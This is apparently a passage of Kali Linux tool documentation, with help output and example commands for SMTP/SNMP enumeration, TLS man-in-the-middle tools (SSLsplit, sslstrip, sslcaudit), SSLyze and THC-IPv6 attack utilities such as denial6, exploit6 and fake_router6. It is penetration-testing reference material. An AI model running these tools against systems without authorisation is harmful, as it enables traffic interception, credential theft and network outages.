$ smtp-user-enum.pl -M EXPN -D example.com -U users.txt -t 10.0.0.1
```

SMTP-USER-ENUM USAGE EXAMPLE

Use the VRFY method *(–M VRFY)* to search for the specified user *(–u root)* on the target server *(–t 192.168.1.25)*:

```
root@kali:~# smtp-user-enum -M VRFY -u root -t 192.168.1.25
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                      |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Tue May 13 16:06:28 2014 #########
192.168.1.25: root exists
######## Scan completed at Tue May 13 16:06:29 2014 #########
1 results.

1 queries in 1 seconds (1.0 queries / sec)
```

CATEGORIES: INFORMATION GATHERING*TAGS:* ENUMERATION, INFOGATHERING, RECON, SMTP

snmpcheck

SNMPCHECK PACKAGE DESCRIPTION

Like to snmpwalk, snmpcheck allows you to enumerate the SNMP devices and places the output in a very human readable friendly format. It could be useful for penetration testing or systems monitoring. Distributed under GPL license and based on “Athena-2k” script by jshaw.

Features
snmpcheck supports the following enumerations:

- contact
- description
- detect write access (separate action by enumeration)
- devices
- domain
- hardware and storage informations
- hostname
- IIS statistics
- IP forwarding
- listening UDP ports
- location
- motd
- mountpoints
- network interfaces
- network services
- processes
- routing information
- software components
- system uptime
- TCP connections
- total memory
- uptime
- user accounts

Source: http://www.nothink.org/codes/snmpcheck/index.php

snmpcheck Homepage | Kali snmpcheck Repo

- Author: Matteo Cantoni
- License: GPLv2

TOOLS INCLUDED IN THE SNMPCHECK PACKAGE

snmpcheck–SNMPserviceenumerationtool

```
root@kali:~# snmpcheck -h
snmpcheck v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

 Usage snmpcheck -t <IP address>

    -t : target host;
```

```
   -p : SNMP port; default port is 161;
   -c : SNMP community; default is public;
   -v : SNMP version (1,2); default is 1;
   -r : request retries; default is 0;

   -w : detect write access (separate action by enumeration);

   -d : disable 'TCP connections' enumeration!
   -T : force timeout in seconds; default is 20. Max is 60;
   -D : enable debug;
   -h : show help menu;
```

SNMPCHECK USAGE EXAMPLE

Scan the target host *(-t 192.168.1.2)* using the public SNMP community string *(-c public)*:

```
root@kali:~# snmpcheck -t 192.168.1.2 -c public
snmpcheck v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

 [*] Try to connect to 192.168.1.2
 [*] Connected to 192.168.1.2
 [*] Starting enumeration at 2014-05-13 16:16:22

 [*] System information
```

CATEGORIES: INFORMATION GATHERING*TAGS:* ENUMERATION, INFOGATHERING, RECON, SNMP

sslcaudit

SSLCAUDIT PACKAGE DESCRIPTION

The goal of sslcaudit project is to develop a utility to automate testing SSL/TLS clients for resistance against MITM attacks. It might be useful for testing a thick client, a mobile application, an appliance, pretty much anything communicating over SSL/TLS over TCP.

Source: http://www.gremwell.com/sites/default/files/sslcaudit/doc/sslcaudit-user-guide-1.0.pdf

sslcaudit Homepage | Kali sslcaudit Repo

- Author: Gremwell
- License: GPLv3

TOOLS INCLUDED IN THE SSLCAUDIT PACKAGE

sslcaudit–TestsSSL/TLSclientssusceptibilitytoMITMattacks

```
root@kali:~# sslcaudit -h
Usage: sslcaudit [OPTIONS]

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -l LISTEN_ON          Specify IP address and TCP PORT to listen on, in
                        format of HOST:PORT. Default is 0.0.0.0:8443
  -m MODULES            Launch specific modules. For now the only functional
                        module is 'sslcert'. There is also 'dummy' module used
                        for internal testing or as a template code for new
                        modules. Default is sslcert
  -v VERBOSE            Increase verbosity level. Default is 0. Try 1.
  -d DEBUG_LEVEL        Set debug level. Default is 0, which disables
                        debugging output. Try 1 to enable it.
  -c NCLIENTS           Number of clients to handle before quitting. By
                        default sslcaudit will quit as soon as it gets one
                        client fully processed.
  -N TEST_NAME          Set the name of the test. If specified will appear in
                        the leftmost column in the output.
  -T SELF_TEST          Launch self-test. 0 - plain TCP client, 1 - CN
                        verifying client, 2 - curl.
  --user-cn=USER_CN     Set user-specified CN.
  --server=SERVER       Where to fetch the server certificate from, in
                        HOST:PORT format.
  --user-cert=USER_CERT_FILE
                        Set path to file containing the user-supplied
                        certificate.
  --user-key=USER_KEY_FILE
                        Set path to file containing the user-supplied key.
  --user-ca-cert=USER_CA_CERT_FILE
                        Set path to file containing certificate for user-
                        supplied CA.
  --user-ca-key=USER_CA_KEY_FILE
                        Set path to file containing key for user-supplied CA.
  --no-default-cn       Do not use default CN
  --no-self-signed      Don't try self-signed certificates
  --no-user-cert-signed
                        Do not sign server certificates with user-supplied one
```

SSLCAUDIT USAGE EXAMPLE

Listen on port 443 *(-l 0.0.0.0:443)* in verbose mode *(-v 1)*:

```
root@kali:~# sslcaudit -l 0.0.0.0:443 -v 1
```

```
# filebag location: sslcaudit.1
127.0.0.1:38978  selfsigned(www.example.com)                        tlsv1
alert unknown ca
```

CATEGORIES: INFORMATION GATHERING*TAGS:* INFOGATHERING, SSL

SSLsplit

SSLSPLIT PACKAGE DESCRIPTION

SSLsplit is a tool for man-in-the-middle attacks against SSL/TLS encrypted network connections. Connections are transparently intercepted through a network address translation engine and redirected to SSLsplit. SSLsplit terminates SSL/TLS and initiates a new SSL/TLS connection to the original destination address, while logging all data transmitted. SSLsplit is intended to be useful for network forensics and penetration testing.

SSLsplit supports plain TCP, plain SSL, HTTP and HTTPS connections over both IPv4 and IPv6. For SSL and HTTPS connections, SSLsplit generates and signs forged X509v3 certificates on-the-fly, based on the original server certificate subject DN and subjectAltName extension. SSLsplit fully supports Server Name Indication (SNI) and is able to work with RSA, DSA and ECDSA keys and DHE and ECDHE cipher suites. SSLsplit can also use existing certificates of which the private key is available, instead of generating forged ones. SSLsplit supports NULL-prefix CN certificates and can deny OCSP requests in a generic way. SSLsplit removes HPKP response headers in order to prevent public key pinning.

Source: http://www.roe.ch/SSLsplit

SSLsplit Homepage | Kali SSLsplit Repo

- Author: Daniel Roethlisberger
- License: BSD

TOOLS INCLUDED IN THE SSLSPLIT PACKAGE

sslsplit–TransparentandscalableSSL/TLSinterception

```
root@kali:~# sslsplit -h
Usage: sslsplit [options...] [proxyspecs...]
  -c pemfile  use CA cert (and key) from pemfile to sign forged certs
  -k pemfile  use CA key (and cert) from pemfile to sign forged certs
  -C pemfile  use CA chain from pemfile (intermediate and root CA certs)
  -K pemfile  use key from pemfile for leaf certs (default: generate)
  -t certdir  use cert+chain+key PEM files from certdir to target all sites
             matching the common names (non-matching: generate if CA)
  -O          deny all OCSP requests on all proxyspecs
  -P          passthrough SSL connections if they cannot be split because of
             client cert auth or no matching cert and no CA (default: drop)
  -g pemfile  use DH group params from pemfile (default: keyfiles or auto)
  -G curve   use ECDH named curve (default: secp160r2 for non-RSA leafkey)
  -Z         disable SSL/TLS compression on all connections
  -s ciphers use the given OpenSSL cipher suite spec (default: ALL:-aNULL)
  -e engine  specify default NAT engine to use (default: netfilter)
  -E         list available NAT engines and exit
  -u user    drop privileges to user (default if run as root: nobody)
  -j jaildir chroot() to jaildir (default if run as root: /var/empty)
  -p pidfile write pid to pidfile (default: no pid file)
  -l logfile connect log: log one line summary per connection to logfile
  -L logfile content log: full data to file or named pipe (excludes -S)
  -S logdir  content log: full data to separate files in dir (excludes -L)
  -d         daemon mode: run in background, log error messages to syslog
  -D         debug mode: run in foreground, log debug messages on stderr
  -V         print version information and exit
  -h         print usage information and exit
  proxyspec = type listenaddr+port [natengine|targetaddr+port|"sni"+port]
  e.g.       http 0.0.0.0 8080 www.roe.ch 80  # http/4; static hostname dst
             https ::1 8443 2001:db8::1 443   # https/6; static address dst
             https 127.0.0.1 9443 sni 443     # https/4; SNI DNS lookups
             tcp 127.0.0.1 10025              # tcp/4; default NAT engine
             ssl 2001:db8::2 9999 pf          # ssl/6; NAT engine 'pf'
Example:
  sslsplit -k ca.key -c ca.pem -P  https 127.0.0.1 8443  https ::1 8443
```

SSLSPLIT USAGE EXAMPLE

Run in debug mode *(–D)*, log the connections *(–l connections.log)*, set the chroot jail *(–j /tmp/sslsplit/)*, save files to disk *(–S /tmp/)*, specify the key *(–k ca.key)*, specify the cert *(–c ca.crt)*, specify ssl *(ssl)*, and configure the proxy *(0.0.0.0 8443 tcp 0.0.0.0 8080)*:

```
root@kali:~# sslsplit -D -l connections.log -j /tmp/sslsplit/ -S /tmp/ -k ca.key -c
ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
Generated RSA key for leaf certs.
SSLsplit 0.4.6 (built 2013-06-06)
Copyright (c) 2009-2013, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLsplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter:  IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
rtlinked against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
```

CATEGORIES: INFORMATION GATHERING, SNIFFING/SPOOFING***TAGS:*** INFOGATHERING, SNIFFING, SPOOFING, SSL

sslstrip

SSLSTRIP PACKAGE DESCRIPTION

sslstrip is a tool that transparently hijacks HTTP traffic on a network, watch for HTTPS links and redirects, and then map those links into look-alike HTTP links or homograph-similar HTTPS links. It also supports modes for supplying a favicon which looks like a lock icon, selective logging, and session denial.

Source: http://www.thoughtcrime.org/software/sslstrip/

sslstrip Homepage | Kali sslstrip Repo

- Author: Moxie Marlinspike
- License: GPLv3

TOOLS INCLUDED IN THE SSLSTRIP PACKAGE

sslstrip–SSL/TLSman-in-the-middleattacktool

```
root@kali:~# sslstrip -h

sslstrip 0.9 by Moxie Marlinspike
Usage: sslstrip <options>

Options:
-w <filename>, --write=<filename> Specify file to log to (optional).
-p , --post                       Log only SSL POSTs. (default)
-s , --ssl                        Log all SSL traffic to and from server.
-a , --all                        Log all SSL and HTTP traffic to and from server.
-l <port>, --listen=<port>         Port to listen on (default 10000).
-f , --favicon                     Substitute a lock favicon on secure requests.
-k , --killsessions                Kill sessions in progress.
-h                                Print this help message.
```

SSLSTRIP USAGE EXAMPLE

Write the results to a file *(–w sslstrip.log)*, listening on port 8080 *(–l 8080)*:

```
root@kali:~# sslstrip -w sslstrip.log -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
```

CATEGORIES: INFORMATION GATHERING, SNIFFING/SPOOFING*TAGS:* SNIFFING, SPOOFING, SSL

SSLyze

SSLYZE PACKAGE DESCRIPTION

SSLyze is a Python tool that can analyze the SSL configuration of a server by connecting to it. It is designed to be fast and comprehensive, and should help organizations and testers identify misconfigurations affecting their SSL servers.

Key features include:

- Multi-processed and multi-threaded scanning (it's fast)
- SSL 2.0/3.0 and TLS 1.0/1.1/1.2 compatibility
- Performance testing: session resumption and TLS tickets support
- Security testing: weak cipher suites, insecure renegotiation, CRIME, Heartbleed and more
- Server certificate validation and revocation checking through OCSP stapling
- Support for StartTLS handshakes on SMTP, XMPP, LDAP, POP, IMAP, RDP and FTP
- Support for client certificates when scanning servers that perform mutual authentication
- XML output to further process the scan results

Source: https://github.com/iSECPartners/sslyze

SSLyze Homepage | Kali SSLyze Repo

- Author: iSECPartners
- License: GPLv2

TOOLS INCLUDED IN THE SSLYZE PACKAGE

sslyze–Fastandfull-featuredSSLscanner

```
root@kali:~# sslyze -h



 REGISTERING AVAILABLE PLUGINS
 -----------------------------

  PluginSessionResumption
  PluginOpenSSLCipherSuites
  PluginCompression
  PluginCertInfo
  PluginSessionRenegotiation
```

```
Usage: sslyze [options] target1.com target2.com:443 etc...

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  --xml_out=XML_FILE    Writes the scan results as an XML document to the file
                        XML_FILE.
  --targets_in=TARGETS_IN
                        Reads the list of targets to scan from the file
                        TARGETS_IN. It should contain one host:port per line.
  --timeout=TIMEOUT     Sets the timeout value in seconds used for every
                        socket connection made to the target server(s).
                        Default is 5s.
  --https_tunnel=HTTPS_TUNNEL
                        Sets an HTTP CONNECT proxy to tunnel SSL traffic to
                        the target server(s). HTTP_TUNNEL should be
                        'host:port'. Requires Python 2.7
  --starttls=STARTTLS   Identifies the target server(s) as a SMTP or an XMPP
                        server(s) and scans the server(s) using STARTTLS.
                        STARTTLS should be 'smtp' or 'xmpp'.
  --xmpp_to=XMPP_TO     Optional setting for STARTTLS XMPP.  XMPP_TO should be
                        the hostname to be put in the 'to' attribute of the
                        XMPP stream. Default is the server's hostname.
  --regular             Regular HTTPS scan; shortcut for --sslv2 --sslv3
                        --tlsv1 --reneg --resum --certinfo --http_get
                        --hide_rejected_ciphers --compression --tlsv1_1
                        --tlsv1_2

  Client certificate support:
    --cert=CERT         Client certificate filename.
    --certform=CERTFORM
                        Client certificate format. DER or PEM (default).
    --key=KEY           Client private key filename.
    --keyform=KEYFORM   Client private key format. DER or PEM (default).
    --pass=KEYPASS      Client private key passphrase.

  PluginSessionResumption:
    Analyzes the target server's SSL session resumption capabilities.

    --resum             Tests the server for session ressumption support,
                        using session IDs and TLS session tickets (RFC 5077).
    --resum_rate        Performs 100 session resumptions with the target
```

```
                      server, in order to estimate the session resumption
                      rate.

  PluginOpenSSLCipherSuites:
    Scans the target server for supported OpenSSL cipher suites.

    --sslv2             Lists the SSL 2.0 OpenSSL cipher suites supported by
                      the server.
    --sslv3             Lists the SSL 3.0 OpenSSL cipher suites supported by
                      the server.
    --tlsv1             Lists the TLS 1.0 OpenSSL cipher suites supported by
                      the server.
    --tlsv1_1           Lists the TLS 1.1 OpenSSL cipher suites supported by
                      the server.
    --tlsv1_2           Lists the TLS 1.2 OpenSSL cipher suites supported by
                      the server.
    --http_get          Option - For each cipher suite, sends an HTTP GET
                      request after completing the SSL handshake and returns
                      the HTTP status code.
    --hide_rejected_ciphers
                      Option - Hides the (usually long) list of cipher
                      suites that were rejected by the server.

  PluginCompression:
    --compression       Tests the server for Zlib compression support.

  PluginCertInfo:
    --certinfo=CERTINFO
                      Verifies the target server's certificate validity
                      against Mozilla's trusted root store, and prints
                      relevant fields of the certificate. CERTINFO should be
                      'basic' or 'full'.

  PluginSessionRenegotiation:
    --reneg             Tests the target server's support for client-initiated
                      renegotiations and secure renegotiations.
```

SSLYZE USAGE EXAMPLE

Launch a regular scan type *(–regular)* against the target host *(www.example.com)*:

```
root@kali:~# sslyze --regular www.example.com

 REGISTERING AVAILABLE PLUGINS
 -----------------------------
 PluginCompression
 PluginCertInfo
 PluginSessionResumption
 PluginSessionRenegotiation
 PluginOpenSSLCipherSuites



CHECKING HOST(S) AVAILABILITY
-----------------------------

  www.example.com:443                => 93.184.216.119:443



SCAN RESULTS FOR WWW.EXAMPLE.COM:443 - 93.184.216.119:443
---------------------------------------------------------

 * Compression :
      Compression Support:      Disabled

 * Certificate :
    Validation w/ Mozilla's CA Store:  Certificate is Trusted
```

CATEGORIES: INFORMATION GATHERING*TAGS:* HTTP, INFOGATHERING, RECON, SSL, WEBAPPS

THC-IPV6

THC-IPV6 PACKAGE DESCRIPTION

A complete tool set to attack the inherent protocol weaknesses of IPV6 and ICMP6, and includes an easy to use packet factory library.

Source: https://www.thc.org/thc-ipv6/

THC-IPV6 Homepage | Kali THC-IPV6 Repo

- Author: The Hacker’s Choice
- License: AGPLv3

TOOLS INCLUDED IN THE THC-IPV6 PACKAGE

6to4test.sh–TestsiftheIPv4targethasadynamic6to4tunnelactive

```
root@kali:~# 6to4test.sh
Syntax: /usr/bin/6to4test.sh interface ipv4address
This little script tests if the IPv4 target has a dynamic 6to4 tunnel active
Requires address6 and thcping6 from thc-ipv6
```

address6–Convertsamacoripv4addresstoanipv6address

```
root@kali:~# address6
address6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:
    address6 mac-address [ipv6-prefix]
    address6 ipv4-address [ipv6-prefix]
    address6 ipv6-address

Converts a mac or ipv4 address to an ipv6 address (link local if no prefix is
given as 2nd option) or, when given an ipv6 address, prints the mac or ipv4
address. Prints all possible variations. Returns -1 on errors or the number of
variations found
```

alive6–Showsaliveaddressesinthesegment

```
root@kali:~# alive6
alive6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: alive6 [-I srcip6] [-i file] [-o file] [-DM] [-p] [-F] [-e opt] [-s port,..]
[-a port,..] [-u port,..] [-W TIME] [-dlrvS] interface [unicast-or-multicast-address
[remote-router]]

Shows alive addresses in the segment. If you specify a remote router, the
packets are sent with a routing header prefixed by fragmentation
Options:
  -i file    check systems from input file
  -o file    write results to output file
  -M         enumerate hardware addresses (MAC) from input addresses (slow!)
  -D         enumerate DHCP address space from input addresses
  -p         send a ping packet for alive check (default)
  -e dst,hop send an errornous packets: destination (default), hop-by-hop
  -s port,port,..  TCP-SYN packet to ports for alive check
  -a port,port,..  TCP-ACK packet to ports for alive check
  -u port,port,..  UDP packet to ports for alive check
  -d         DNS resolve alive ipv6 addresses
  -n number  how often to send each packet (default: local 1, remote 2)
  -W time    time in ms to wait after sending a packet (default: 1)
  -S         slow mode, get best router for each remote target or when proxy-NA
  -I srcip6  use the specified IPv6 address as source
  -l        use link-local address instead of global address
  -v        verbose (twice: detailed information, thrice: dumping all packets)
Target address on command line or in input file can include ranges in the form
of 2001:db8::1-fff or 2001:db8::1-2:0-ffff:0:0-ffff, etc.
Returns -1 on errors, 0 if a system was found alive or 1 if nothing was found.
```

covert_send6–SendsthecontentofFILEcovertlytothetarget

```
root@kali:~# covert_send6
covert_send6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: covert_send6 [-m mtu] [-k key] [-s resend] interface target file [port]

Options:
  -m mtu     specifies the maximum MTU (default: interface MTU, min: 1000)
  -k key     encrypt the content with Blowfish-160
  -s resend  send each packet RESEND number of times, default: 1

Sends the content of FILE covertly to the target, And its POC - dont except
too much sophistication - its just put into the destination header.
```

covert_send6d–WritescovertlyreceivedcontenttoFILE

```
root@kali:~# covert_send6d
covert_send6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: covert_send6d [-k key] interface file

Options:
  -k key     decrypt the content with Blowfish-160

Writes covertly received content to FILE.
```

denial6–Performsvariousdenialofserviceattacksonatarget

```
root@kali:~# denial6
denial6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: denial6 interface destination test-case-number

Performs various denial of service attacks on a target
If a system is vulnerable, it can crash or be under heavy load, so be careful!
If not test-case-number is supplied, the list of shown.
```

detect-new-ip6–Thistoolsdetectsnewipv6addressesjoiningthelocalnetwork

```
root@kali:~# detect-new-ip6
detect-new-ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: detect-new-ip6 interface [script]

This tools detects new ipv6 addresses joining the local network.
If script is supplied, it is executed with the detected IPv6 address as first
and the interface as second command line option.
```

detect_sniffer6–TestsifsystemsonthelocalLANaresniffing

```
root@kali:~# detect_sniffer6
detect_sniffer6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: detect_sniffer6 interface [target6]

Tests if systems on the local LAN are sniffing.
Works against Windows, Linux, OS/X and *BSD
If no target is given, the link-local-all-nodes address is used, which
however rarely works.
```

dnsdict6–EnumeratesadomainforDNSentries

```
root@kali:~# dnsdict6
dnsdict6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dnsdict6 [-d46] [-s|-m|-l|-x] [-t THREADS] [-D] domain [dictionary-file]

Enumerates a domain for DNS entries, it uses a dictionary file if supplied
or a built-in list otherwise. This tool is based on dnsmap by gnucitizen.org.

Options:
 -4      also dump IPv4 addresses
 -t NO   specify the number of threads to use (default: 8, max: 32).
 -D      dump the selected built-in wordlist, no scanning.
 -d      display IPv6 information on NS and MX DNS domain information.
 -S      perform SRV service name guessing
 -[smlx] choose the dictionary size by -s(mall=50), -m(edium=796) (DEFAULT)
          -l(arge=1416), or -x(treme=3211)
```

dnsrevenum6–PerformsafastreverseDNSenumerationandisabletocopewithslowservers

```
root@kali:~# dnsrevenum6
dnsrevenum6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dnsrevenum6 dns-server ipv6address
```

```
Performs a fast reverse DNS enumeration and is able to cope with slow servers.
Examples:
  dnsrevenum6 dns.test.com 2001:db8:42a8::/48
  dnsrevenum6 dns.test.com 8.a.2.4.8.b.d.0.1.0.0.2.ip6.arpa
```

dnssecwalk–PerformDNSSECNSECwalking

```
root@kali:~# dnssecwalk
dnssecwalk v1.2 (c) 2013 by Marc Heuse <mh@mh-sec.de> http://www.mh-sec.de

Syntax: dnssecwalk [-e46] dns-server domain

Options:
 -e  ensure that the domain is present in found addresses, quit otherwise
 -4  resolve found entries to IPv4 addresses
 -6  resolve found entries to IPv6 addresses

Perform DNSSEC NSEC walking.

Example: dnssecwalk dns.test.com test.com
```

dos_mld.sh–Ifspecified,themulticastaddressofthetargetwillbedroppedfirst

```
root@kali:~# dos_mld.sh
Syntax:  /usr/bin/dos_mld.sh  [-2]  interface  [target-link-local-address  multicast-address]
If specified, the multicast address of the target will be dropped first.
All multicast traffic will cease after a while.
Specify -2 to use MLDv2.
```

dos-new-ip6–Thistoolspreventsnewipv6interfacestocomeup

```
root@kali:~# dos-new-ip6
dos-new-ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dos-new-ip6 interface

This tools prevents new ipv6 interfaces to come up, by sending answers to
duplicate ip6 checks (DAD). This results in a DOS for new ipv6 devices.
```

dump_router6–Dumpsalllocalroutersandtheirinformation

```
root@kali:~# dump_router6
dump_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dump_router6 interface
```

```
Dumps all local routers and their information
```

exploit6–PerformsexploitsofvariousCVEknownIPv6vulnerabilitiesonthedestination

```
root@kali:~# exploit6
exploit6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: exploit6 interface destination [test-case-number]

Performs exploits of various CVE known IPv6 vulnerabilities on the destination
Note that for exploitable overflows only 'AAA...' strings are used.
If a system is vulnerable, it will crash, so be careful!
```

extract_hosts6.sh–printsthehostpartsofIPv6addressesinFILE

```
root@kali:~# extract_hosts6.sh
/usr/bin/extract_hosts6.sh FILE
prints the host parts of IPv6 addresses in FILE
```

extract_networks6.sh–printsthenetworksfoundinFILE

```
root@kali:~# extract_networks6.sh
/usr/bin/extract_networks6.sh FILE
prints the networks found in FILE
```

fake_advertise6–Advertiseipv6addressonthenetwork

```
root@kali:~# fake_advertise6
fake_advertise6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_advertise6 [-DHF] [-Ors] [-n count] [-w seconds] interface ip-address-
advertised [target-address [mac-address-advertised [source-ip-address]]]

Advertise ipv6 address on the network (with own mac if not specified),
sending it to the all-nodes multicast address if no target address is set.
Source ip addresss is the address advertised if not set.

Sending options:
  -n count    send how many packets (default: forever)
  -w seconds  wait time between the packets sent (default: 5)
Flag options:
  -O  do NOT set the override flag (default: on)
  -r  DO set the router flag (default: off)
  -s  DO set the solicitate flag (default: off)
ND Security evasion options (can be combined):
  -H  add a hop-by-hop header
  -F  add a one shot fragment header (can be specified multiple times)
  -D  add a large destination header which fragments the packet.
```

fake_dhcps6–FakeDHCPv6server

```
root@kali:~# fake_dhcps6
fake_dhcps6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dhcps6 interface network-address/prefix-length dns-server [dhcp-server-
ip-address [mac-address]]

Fake DHCPv6 server. Use to configure an address and set a DNS server
```

fake_dns6d–FakeDNSserverthatservesthesameipv6addresstoanylookuprequest

```
root@kali:~# fake_dns6d
fake_dns6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dns6d interface ipv6-address [fake-ipv6-address [fake-mac]]
Fake DNS server that serves the same ipv6 address to any lookup request
You can use this together with parasite6 if clients have a fixed DNS server
Note: very simple server. Does not honor multiple queries in a packet, norNS, MX, etc.
lookups.
```

fake_dnsupdate6–FakeDNSupdater

```
root@kali:~# fake_dnsupdate6
fake_dnsupdate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dnsupdate6 dns-server full-qualified-host-dns-name ipv6address

Example: fake_dnsupdate6 dns.test.com myhost.sub.test.com ::1
```

fake_mipv6–Willredirectallpacketsforhome-addresstocare-of-address

```
root@kali:~# fake_mipv6
fake_mipv6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mipv6 interface home-address home-agent-address care-of-address

If the mobile IPv6 home-agent is mis-configured to accept MIPV6 updates without
IPSEC, this will redirect all packets for home-address to care-of-address
```

fake_mld26

```
root@kali:~# fake_mld26
fake_mld26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```
Syntax: fake_mld26 [-l] interface add|delete|query [multicast-address [target-address
[ttl [own-ip [own-mac-address [destination-mac-address]]]]]]

This uses the MLDv2 protocol. Only a subset of what the protocol is able to
do is possible to implement via a command line. Code it if you need something.
Ad(d)vertise or delete yourself - or anyone you want - in a multicast group of your
choice
Query ask on the network who is listening to multicast addresses
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_mld6–Ad(d)vertiseordeleteyourself–oranyoneyouwant

```
root@kali:~# fake_mld6
fake_mld6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mld6 [-l] interface add|delete|query [multicast-address [target-address
[ttl [own-ip [own-mac-address [destination-mac-address]]]]]]

Ad(d)vertise or delete yourself - or anyone you want - in a multicast group of your
choice
Query ask on the network who is listening to multicast addresses
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_mldrouter6–Announce,deleteorsoliciatedMLDrouter

```
root@kali:~# fake_mldrouter6
fake_mldrouter6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mldrouter6 [-l] interface advertise|solicitate|terminate [own-ip [own-
mac-address]]

Announce, delete or soliciated MLD router - yourself or others.
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_pim6

```
root@kali:~# fake_pim6
fake_pim6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:
  fake_pim6 [-t ttl] [-s src6] [-d dst6] interface hello [dr_priority]
  fake_pim6 [-t ttl] [-s src6] [-d dst6] interface join|prune neighbor6 multicast6
target6

The hello command takes optionally the DR priority (default: 0).
The join and prune commands need the multicast group to modify, the target
```

```
address that joins or leavs and the neighbor PIM router
Use -s to spoof the source ip6, -d to send to another address than ff02::d,
and -t to set a different TTL (default: 1)
```

fake_router26–Announceyourselfasarouterandtrytobecomethedefaultrouter

```
root@kali:~# fake_router26
fake_router26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_router26 [-E type] [-A network/prefix] [-R network/prefix] [-D dns-server]
[-s sourceip] [-S sourcemac] [-ardl seconds] [-Tt ms] [-n no] [-i interval] interface

Options:
 -A network/prefix  add autoconfiguration network (up to 16 times)
 -a seconds        valid lifetime of prefix -A (defaults to 99999)
 -R network/prefix  add a route entry (up to 16 times)
 -r seconds        route entry lifetime of -R (defaults to 4096)
 -D dns-server      specify a DNS server (up to 16 times)
 -L searchlist      specify the DNS domain search list, seperate entries with ,
 -d seconds        dns entry lifetime of -D (defaults to 4096
 -M mtu            the MTU to send, defaults to the interface setting
 -s sourceip        the source ip of the router, defaults to your link local
 -S sourcemac       the source mac of the router, defaults to your interface
 -l seconds        router lifetime (defaults to 2048)
 -T ms             reachable timer (defaults to 0)
 -t ms             retrans timer (defaults to 0)
 -p priority        priority "low", "medium", "high" (default), "reserved"
 -F flags           Set one or more of the following flags: managed, other,
                  homeagent, proxy, reserved; seperate by comma
 -E type            Router Advertisement Guard Evasion option. Types:
     H            simple hop-by-hop header
     1            simple one-shot fragmentation header (can add multiple)
     D            insert a large destination header so that it fragments
     O            overlapping fragments for keep-first targets (Win, BSD, Mac)
     o            overlapping fragments for keep-last targets (Linux, Solaris)
                   Examples: -E H111, -E D
 -m mac-address    if only one machine should receive the RAs (not with -E DoO)
 -i interval       time between RA packets (default: 5)
 -n number         number of RAs to send (default: unlimited)

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
```

fake_router6–Announceyourselfasarouterandtrytobecomethedefaultrouter.

```
root@kali:~# fake_router6
fake_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:  fake_router6  [-HFD]  interface  network-address/prefix-length  [dns-server
[router-ip-link-local [mtu [mac-address]]]]

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

fake_solicitate6–Solicateipv6addressonthenetwork

```
root@kali:~# fake_solicitate6
fake_solicitate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_solicitate6 [-DHF] interface ip-address-solicitated [target-address [mac-
address-solicitated [source-ip-address]]]

Solicate ipv6 address on the network, sending it to the all-nodes multicast address
```

firewall6–PerformsvariousACLbypassattemptstocheckimplementations

```
root@kali:~# firewall6
firewall6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: firewall6 [-u] interface destination port [test-case-no]

Performs various ACL bypass attempts to check implementations.
Defaults to TCP ports, option -u switches to UDP.
